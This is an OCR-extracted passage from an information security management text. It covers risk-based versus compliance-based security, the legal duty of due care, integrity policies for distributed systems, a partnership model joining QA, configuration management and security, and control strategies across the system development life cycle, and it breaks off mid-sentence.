The compliance-based approach has been an accepted method of protecting information resources. It yields clear requirements that are easy to audit. However, a compliance-based approach to information security does have notable disadvantages when applied to both classified or unclassified information systems.

A compliance-based approach treats every system the same, protecting all systems against the same threats, whether they exist or not. It also eliminates flexibility on the part of a manager who controls and processes the information and who makes reasonable decisions about accepting risks. Utilization of a compliance-based approach may often leave the owners of the information systems with a false impression that a one-time answer to security makes the system secure forever. Usually, the inflexibility of a compliance-based approach significantly increases the cost of the security program, while failing to provide a higher level or more secure information systems.

Risk-Based Security Management

Management often confuses Risk Management with Risk-Based Management. Risk Management is an analytical decision-making process used to address the identification, implementation, and administration of actions and responses, based upon the propensity for an event to occur that would have a negative effect upon an organization or its functional programs or components. Risk Management address probabilistic threats (e.g., natural disasters, human errors, accidents, technology failures, etc.), but fails to

take into account speculative risks (e.g., legal or regulatory changes, economic change, social change, political change, technological change, or management and organizational strategies). In contrast, Risk-Based Management is a methodology that involves the frequent assessment of events (both probabilistic and speculative) affecting an environment.

In managing the security of information systems, a risk-based approach is essentially an integrity failure impact assessment of the environment, program, system, and subsystem components. As such, it must be integrated as a part of the system life cycle. A risk-based approach to security directly places the responsibility for determining the actual threats to a processing environment and for determining how much risk to accept, in the hands of the managers who are most familiar with the environment in which they have to operate.

Both compliance-based security management and risk-based security management take advantage of risk management processes and assessment practices. In contrast to the compliance-based security management discussed above, using a risk-based security management approach allows managers to make decisions based on identified risks rather than on a comprehensive list of risks, many of which may not even exist for the facility in question. Security control requirements for each information system may then be determined throughout the system's life cycle by iterative risk management processes and summarized as a control architecture under configuration management. Implementation of a security control architecture as a primary point of control ensures that each information system is protected in accordance with organizational policy, and at the levels of integrity, availability, and confidentiality appropriate for the functions of the corporation's systems.

Exercising Due Care

A standard of due care is the minimum and customary practice of responsible protection of assets that reflects a community or societal norm. In the private sector this norm is usually based on type or line of business (e.g., banking, insurance, oil and gas, medical, etc.), and within the public sector this norm is determined by legislative, federal, and agency requirements. Efforts to develop a universal norm for both the public and private sectors as well as for the international community have been initiated in response to the National Information Infrastructure and the development of the international Common Criteria.

In either sector, failure to achieve minimum standards would be considered negligent and could lead to litigation, higher insurance rates, and loss of assets. Sufficient care of assets should be maintained such that recognized experts in the field would agree that negligence of care is not apparent.

Due care must be exercised to ensure that the type of control, the cost of control, and the deployment of control are appropriate for the system being managed. Due care implies reasonable care and competence, not infallibility or extraordinary performance, providing assurance that management does not overcontrol nor take an unnecessary reactionary, politically motivated, or emotional position.

Due diligence, on the other hand, is simply the prudent management and execution of due care. Failure to achieve the minimum standards would be considered negligent and could lead to loss of assets, life, and/or litigation.

Understanding the Accountability Associated with Exercising a Standard of Due Care

Although significant strides have been made in criminal prosecution of computer and "high tech" crime in the last few years, the civil concepts (contractual and common law) of negligence and exercising a standard of due care for the protection of information of inter/intranetworked systems and the National Information Infrastructure are still in their embryonic state.

Under the standard of Due Care, managers and their organizations have a duty to provide for information security even though they may not be aware they have such obligations. These obligations arise from the portion of U.S. Common Law that deals with issues of negligence.

Since information systems are relied on by a rapidly increasing number of people outside the organizations providing the services, the lives, livelihood, property, and privacy of more and more individuals may be affected. As a result, an increasing number of users and third-party nonusers are being exposed to and are now actually experiencing damages as a result of failures of information security in information systems. If managers take actions that leave their information resources unreasonably insecure, or if they fail to take actions to make their information resources reasonably secure, and as a result someone suffers damages when those systems are penetrated, usurped, or otherwise corrupted, both the managers and their organizations may be sued for negligence.

Integrity Issues and Associated Policy Concerns

1. Duties and responsibilities must be defined so that security controls are established to ensure separation of logical and physical environments (i.e., maintenance, test, production, quality assurance, and configuration management) for each distributed system node and the interaction between nodes. Policies must also address the various resources, skills, and information requirements that exist for consistent deployment of controls supporting the management and

maintenance of the distributed systems facilities. Additional policies may need to be developed based on the characteristics of a specific distributed system node after the software and hardware for that node have been selected for implementation.

2. Organizational functions and individual duties must be separated. Separation of functions and duties along organizational lines will complicate circumvention of security controls in the acquisition, implementation, and operation of the software at each distributed node or in defining the permissibility of actions between nodes.
3. Configuration Management (CM) plans will need to be developed at the system level, or at a minimum redesigned to include the following:
   - Distributed system CM plans must document system-level and site-level policies, standards, procedures, responsibilities, and requirements for the overall system control of the exchange of data.
   - Distributed system CM plans must document the identification of each individual site's configuration.
   - Distributed system CM plans must include documentation for common data, hardware, and software.
   - Maintenance of each component's configuration must be identified in the CM plan.

   A system-level CM plan is needed that will describe distribution controls and audit checks to ensure common data and application versions are the same across the distributed system in which site-level CM plans are subordinate to distributed-level CM plans. For distributed-level changes, if the components are not documented in a single CM plan, a change control authority will need to be established as a point of control. In distributed systems where nodes are geographically separated or when the components are not documented in a single CM plan, site-level changes must be reviewed by a site's change control authority for potential impacts at the distributed level. Additionally, the change control authority(s) will need to establish agreements with all distributed systems on policies, standards, procedures, roles, responsibilities, and requirements for distributed systems that are not managed by a single organizational department, agency, or entity.
4. If digital signatures are used for configuration management of critical software components; then the digital signature technology must validate the configuration of each node during system validation tests. It is imperative that the signature construct be formulated during node certification.
5. Security control requirements and responsibilities will need to be identified that focus on establishing procedures for owners, users, and custodians of distributed systems hardware and software; as well as procedures for the overall system and for each node to

ensure consistent implementation of security controls for handling data between components of distributed systems.

6. Organizational and functional access controls must be implemented for each node identifying and establishing the relationship between node software and hardware resources, and that periodic assessment of the relationship between node software and hardware resources be performed to ensure that access is limited to a definite minimum.
7. Security controls need to be assessed, by node, at each phase review of the system development life cycle to ensure that as requirements and vulnerabilities are discovered, they are addressed using the design/implementation approach. Additionally, independent testing and verification responsibilities should be assigned, by node, for maintenance and production processes to ensure that safeguards and protection mechanisms are not compromised by special interests.
8. Since distributed systems require network connection for communication with other nodes, network security controls must be considered which address:
   - User authentication
   - Data flow disguise
   - Traffic authentication
   - System attack detection
   - Repudiation protection
9. The level of physical access control depends on the functional criticality or sensitivity level of the information being processed, proprietary process(es) invoked, and/or software/hardware employed. Distributed system components that normally need to be guarded include:
   - Terminals
   - Equipment
   - Nodes
   - Communication lines
   - Connections
10. Intrusion detection processes and mechanisms will need to be deployed to detect, monitor, and control both internal and external intrusion and/or infiltration attempts. Additionally, corresponding controls will need to be established to address all security incidents. A security incident is considered to be an event that is judged unusual enough to warrant investigation to determine if a threat manifestation or vulnerability exploitation has occurred. For distributed systems, security incident detection requires the reporting of and warning to other nodes of the system that such an event has occurred within the control domain.

11. A capability will need to be provided to evaluate the effectiveness of security controls. In order to evaluate the effectiveness, security controls must be modular and measurable.
12. Software with privileged instruction sets that can override security controls within the system must be identified, certified, and controlled.
13. Designers will need to reconcile the differences in security software installed or available on each platform.
14. Designers must be able to ensure a consistent implementation of security controls.
15. Communications subsystem packages for each node must be capable of logging the status of information transfer attempts. Additionally, security management personnel must periodically review these data for evidence of attempts to gain unauthorized access or corrupt data integrity during the transfer process.
16. Distributed system managers will need to maintain connectivity capabilities by allowing only authorized, authenticated users to log on, responding to access violation alarms, and auditing access logs for attempts at unauthorized access.
17. Functions will need to be identified and separated into isolated security domains. These isolated security domains will ensure the confidentiality, integrity, and availability of information for the overall system and for each node. Management may decide that a security control architecture (the composite of all controls within the design of the system addressing security-related requirements) will need to be established that defines isolatable security domains within the environment to ensure integrity within each domain, as well as between levels of sensitivity and domain boundaries.
18. System reconfiguration plans will need to be developed. Additionally, procedures must be established for introducing new platforms to existing distributed systems. These procedures must describe how access controls, security features, and audit capabilities will be implemented before operational use, and how access will be granted gradually as controls are assured. In distributed systems with diverse platforms, a risk analysis will need to be performed to ensure that the combination of network operating system, platform operating system, and security software features on each platform meet security requirements for their roles in the system. The analysis is necessary to identify and develop reconfiguration and recovery options.
19. Distributed system components must be capable of executing a controlled shutdown without impacting unrelated functions in other components. The mode (automated or manual) to perform a controlled shutdown should be based on predefined, documented criteria to ensure consistency and continuity of operations.

20. System management will need to conduct impact assessment to discover, for each node and for the network as a whole, factors that may affect the system connectivity, including:
    - The type of information traveling from node to node.
    - The levels of sensitivity or classification of each node and of the network.
    - The node and network security countermeasures in place.
    - The overall distributed system security policy.
    - The method of information transfer between nodes and the controls implemented.
    - The audit trails being created by each node and the network.

THE SYSTEMS INTEGRITY ENGINEERING METHODOLOGY

From the previous discussions on understanding the control issues and concerns associated with fully distributed and/or dispersed interoperable systems, it is clearly evident that management must take a proactive approach to designing, developing, and securing its information resources. In order to address this dynamic environment in which the system development life cycle has been shortened from weeks and months to hours and days (e.g., LINUX development), management is faced with making real-time decisions with limited information and assurances.

The model used in the development of this methodology is a highly complex global, multicorporate, multiplatform, intra- and Internetworked environment that substantiates the need for a synergistic business approach for bridging the gaps between the four key area product development support functions: system design and development, configuration management, information security, and quality assurance. These systems encompass:

- Some 3,600 personnel,
- About 1,682 large mainframes, minis, and dispersed cooperative systems,
- Five types of operating systems,
- A variety of network and communication protocols, and
- Varying geographical locations.

This approach forms an enterprise-wide discipline needed for assuring the integrity, reliability, and continuity of secure information products and services. Although the development and maintenance concepts for high-integrity systems are specifically addressed, the processes described are equally applicable to all systems, regardless of size or complexity.

Information Systems Integrity Program

Change is not easy whenever an enterprise considers reengineering its business processes. This kind of competitive business initiative typically




Exhibit 6. Change Process

involves redesigning and retooling value-added systems for new economies. Many of these are legacy systems which are being pulled along by new technology, making change very difficult to manage. The speed at which new emerging information technology is introduced to market has also made it difficult to maintain an information systems control architecture baseline. Continued budget constraints have become a recognized element in managing this change.

Systems Integrity Engineering Process

In today's computing world, distributed processing technologies and resources change faster than most operational platforms can be baselined. As they evolve with an ever-increasing speed, organizations are challenged with an opportunity to maintain stability for growth and strategic competitiveness. Management must consider that sensitive business systems increasingly demand higher levels of integrity in system and data availability. Within this framework, reliability, through product assurance and security assurance constructs, provides a common enterprise objective. Accordingly, the scope of an enterprise-wide product assurance partnership and management-friendly metrics must be expanded to all four functional areas as a single, logical, integrated entity with fully matrixed management (i.e., both horizontal and vertical management control). The process in which requirements for new information technology are infused into the enterprise and managed becomes the pivotal business success




Exhibit 7. Interdependencies of Change

factor that must be defined, disseminated, and understood by the key functional support organizations.

New Alliance Partnership Model (NAPM)

In their presentation to the 18th National Information Systems Security Conference (October, 1995) on "The New Alliance: Gaining on Security Integrity Assurance", Sanchez and Evans described a new alliance partnership model developed from a four-year case study in which security, configuration management, and quality assurance functions were combined with an overall automated information systems (AIS) security engineering process. In this paper, Sanchez and Evans delineated the following.

It has become critically essential for enterprise management to understand the interdependencies and complementary pursuits that exist between the Information Systems Design and Development, the Quality Assurance (QA), Configuration Management (CM), and the Information Systems Security (IS) organizational support functions. With this knowledge, it is equally important to identify and examine a synergistic approach for realizing additional economies (cost savings/avoidances) throughout the system development life cycle with continuous improvement techniques.

Implementation of product assurance and secure information technology development is a management decision that must be judiciously exercised and integrated as part of a system control architecture. In this model, automated information systems security management is recognized as the functional point of control and authority for coordinating and guiding the

development, implementation, maintenance, and proceduralization of information security into a unique, integrated management team. The use of a security control architecture is the approved strategic methodology used to produce a composite system of security controls, requirements, and safeguards planned or implemented within an IS environment to ensure the integrity, availability, and confidentiality. This is the only approach that will allow for integration and cooperative input from the CM, AIS security engineering, and QA management groups. Each of these product assurance functional support groups must understand and embrace common corporate product assurance objectives, synergize resources, and emerge as a partnership free of corporate political strife dedicated to providing a harmonization of systems integrity, availability, and confidentiality.

The harmonization effort evolves as an enterprise-wide New Alliance Partnership Model (NAPM) in which:

- QA provides an enhanced product assurance visibility by ensuring that the intended features and requirements, including but not limited to security, are present in the delivered software. QA allows program management and the customer to follow the evolution of a capability from request through requirement and design, to a fielded product. This provides management with an enhanced capability as well as a forum for identifying and minimizing misinterpretations and omissions which may lead to vulnerabilities in a delivered system. The formal specifications required by QA increase the chance that the desired capabilities will be developed. The formal documentation of corrective actions from reviews (of specifications, designs, etc.) lessens the chance that critical issues may go undetected.
- CM provides management with the assurance that changes to an existing AIS are performed in an identifiable and controlled environment and that these changes do not adversely affect the integrity or availability properties of secure products, systems, and services. CM provides additional security assurance levels in that all additions, deletions, or changes made to a system do not compromise its integrity, availability, or confidentiality. CM is achieved through proceduralization and unbiased verification ensuring that changes to an AIS and/or all supporting documentation are updated properly, concentrating on four components: identification, change control, status accounting, and auditing.
- IS provides additional controls and protection mechanisms based upon system specifications, confidentiality objectives, legislative requirements and mandates, or perceived levels of protection. AIS security primarily addresses the concerns associated with unauthorized access to, disclosure, modification, or destruction of sensitive or

proprietary information, and denial of IT service. AIS security may be built into, or added onto, existing IT or developed IT products, systems, and services.

- Organizational management provides the empowerment and guidance for the economies of scale.




Exhibit 8. System Definition and Design Constraints




Exhibit 9. Development, Testing, and Installation Constraints

A seminal case study was presented as proof of the concept for gaining security integrity assurance. It identified the interdependencies and synergy that exist between the CM, IS security engineering, and QA functional management activities. It describes how information technology, as a principle change driver, is forcing the need for a QA, CM, and AIS security forum to evolve if the enterprise is to be successful in providing high-integrity systems.

Sanchez and Evans were able to provide the following:




Exhibit 10. Operational Constraints

1. Change is not easy. Change has not been easy. Change will not be easy. In this case study, the members of each respective management support team have championed the process improvement initiatives and the corrective actions taken thus far. It is important to emphasize that employee empowerment of this type must be supported by top management because security integrity engineering and the implementation of an integrated product assurance and secure information technology development process such as a control architecture is a proactive management decision.
2. Information technology has been and will continue to be a major change driver that establishes a need for a functional organizational support forum dedicated to delivering high-integrity products and services. Each of the product assurance functional support organizations must understand and embrace common corporate product assurance objectives, synergize resources, and emerge as a partnership independent of corporate political strife and dedicated to harmonizing systems integrity, availability, and confidentiality.
3. The New Alliance Partnership Model (NAPM) is a viable solution that has been put to the test and proven in a highly dynamic operational environment of ever-changing distributed processing technologies. The NAPM supports the integration process and requires that direct lines of communication be bridged between key functional support organizations so as to input and feedback closure information.

Incorporating NAPM into the System Development Life Cycle

In order to fully integrate the partnership model into a System Integrity Engineering discipline it is imperative that the designers and system architects understand and embrace the requirements imposed by technology infusion and the insatiable demand for more interoperable processing capabilities and applications.

Management can no longer afford to "bury its head in the sand" and ignore threats simply because there is (1) no commercially available hardware and/or software solution(s) available; or (2) prohibitive budgetary restraints make addressing the issues improbable. The threats will not magically disappear. They must be openly and intelligently addressed. Application design or enhancements may no longer be the sole major driving force in today's interoperable development environment. Management is beginning to be more interested in systems that provide them with a high degree of confidence in protecting their information, consistency, and continuity of operation, as well as efficiency and computational effectivity.

The basic System Development Life Cycle has changed dramatically. Design and development efforts that once took months, even years, has been replaced by rapid application and joint analysis development (RAD/JAD) processes, prototyping, reuse engineering, and fourth-generation languages. These have modified the timing cycle by drastically shortening it to days and weeks, or in some cases hours and minutes.


To effectively integrate a system of controls into the life cycle, designers and developers will need to consider a modified model that recognizes that in an iterative system development life cycle, security controls and protection mechanisms need to be addressed in an iterative manner as well.

Software Life Cycle as a Control Process. The basic life cycle is still comprised of a series of phases to be executed sequentially or recursively as a continual process. A set of software products to be produced during each phase is identified, including security-related analyses, documentation, and reports. The controls deployed as well as those planned during each of the life cycle phases comprises a unique control architecture for the developing software products.

It is imperative that all relevant products are developed, all reviews are held, and all follow-up actions performed within each of the life cycle phases in sequence. To provide adequate management control, it is normally necessary that the developer not be allowed to proceed unless the defined phases of development are approved, performed in their predefined order, and the developer receives authority to proceed. The controls governing the applicability of a life cycle model to development and maintenance projects must be identified, evaluated, and specified with the consideration of integrity and security-relevant controls deployment criteria.

Each of the following development life cycle approaches provides inherent integrity controls:

- The classical software development method recognizes discrete phases of development and requires that each phase of development



FAR	Final Acceptance Review	SSDR	Subsystem Detailed Requirements (Level C)
IVP	Integrity Verification Process	SSFD	Subsystem Functional Design
IVT	Independent Verification & Test	SSFR	Subsystem Fucntional Requirements (Level B)
SDD	System Detailed Design	SSPD	Subsystem Preliminary Design
SFD	System Functional Requirements (Level A)	STR	Start of Testing Review
SSCD	Subsystem Critical Design		

Exhibit 11. Example of a System Life Cycle

be complete, with the presentation of formal reviews and release of formal documentation prior to transitioning to the next phase.

- Spiral development is an iterative approach toward the classical method where the development life cycle is restarted to enable the rolling in of lessons learned into the earlier development phases.
- Rapid application development (RAD) is a method of rapidly fielding experimental and noncritical systems in order to determine user requirements or satisfy immediate needs.
- Joint analysis development (JAD) is a workshop-oriented, case-assisted method for application development within a short time frame using a small team of expert users, expert systems, expert developers, and outside technical experts, a project manager, executive sponsor, a JAD/CASE specialist, and observers.
- Cleanroom is a method for developing high-quality software with certifiable reliability. Cleanroom software development attempts to prevent errors from entering the development process at all phases. The process provides for specifiers, programmers, and testers in which a specification is prepared either formally or semiformally as notations. Programmers prepare software from the specifications. A separate team prepares tests that duplicate the statistical distribution of operational use. Programmers are not permitted to conduct tests; all testing is done by an independent test team.

Regardless of method, formal reviews and audits need to be performed to provide management and user insight into the developing system. Through the use of the review process, potential problems may be readily identified and addressed. Technical interchange meetings and peer reviews, involving technical personnel only, should be used to promote communication within the development organization and with the user community, enable the rapid identification and clarification of requirements, reduce risk, and promote the development of quality products.

Modified Interoperable Software Development Life Cycle Process. The software development life cycle (see Exhibits 12 and 13) for dispersed and distributed interoperable systems requires that prototyping be done which redefines the requirements definition, provides early identification of interfaces, and shortens the hardware and software development and acceptance phases of the life cycle when combined with real-time testing and anomaly resolution. In order to assure that appropriate controls deployments are considered and incorporated, system designers and developers will need to consider a slightly modified approach in which security-relevant safeguards and protection mechanisms are managed.

Management must be able to identify a protection strategy that addresses threat manifestations before, after, and during their occurrence(s) as a qualitative "relative timing factor" rather than as a calculated




Exhibit 12. Modified System Development Life Cycle




Exhibit 13. System Development Life Cycle Protection Strategies Deployments

probability of occurrence or frequency, since interoperable systems have a high probability of being exploited. For most systems an attack(s) is a foregone conclusion and simply a matter of "when" rather than " what if" or "will" a threatening event occur.

In Exhibits 13 and 14, consideration is given to the types of controls and associated safeguards and protection mechanisms deployed as countermeasures to threats. Types of controls and safeguards are generally classified as detective, preventative, and recovery controls. Since these control types may have an associated protection strategy and occur in a recursive process throughout each phase of the life cycle, then each safeguard has a unique signature depending upon each of the three types of controls and protection strategy(s) employed, as well as individualized recursive characteristics.

In Exhibit 14, the recursive characteristics and uniqueness of signature are clearly evident. Regardless of the point of origin within the PDR iteration, there is an identification (real or perceived) and a detection (D) of an exposure or risk, an associated recovery (R) strategy, followed by a preventative mechanism (P) or strategy that is for all practical purposes independent of when the threat manifestation actually occurs.

If taken in a controlled environment, prevention is normally the first of the recursive steps since there are normally control deployments based upon perceived threats rather than actual manifestations. The uniqueness of the PDR signature (i.e., 1 + 2 + 3 + … n + n+1) is attributed to the combinations of subsequent activities and protection strategies introduced into

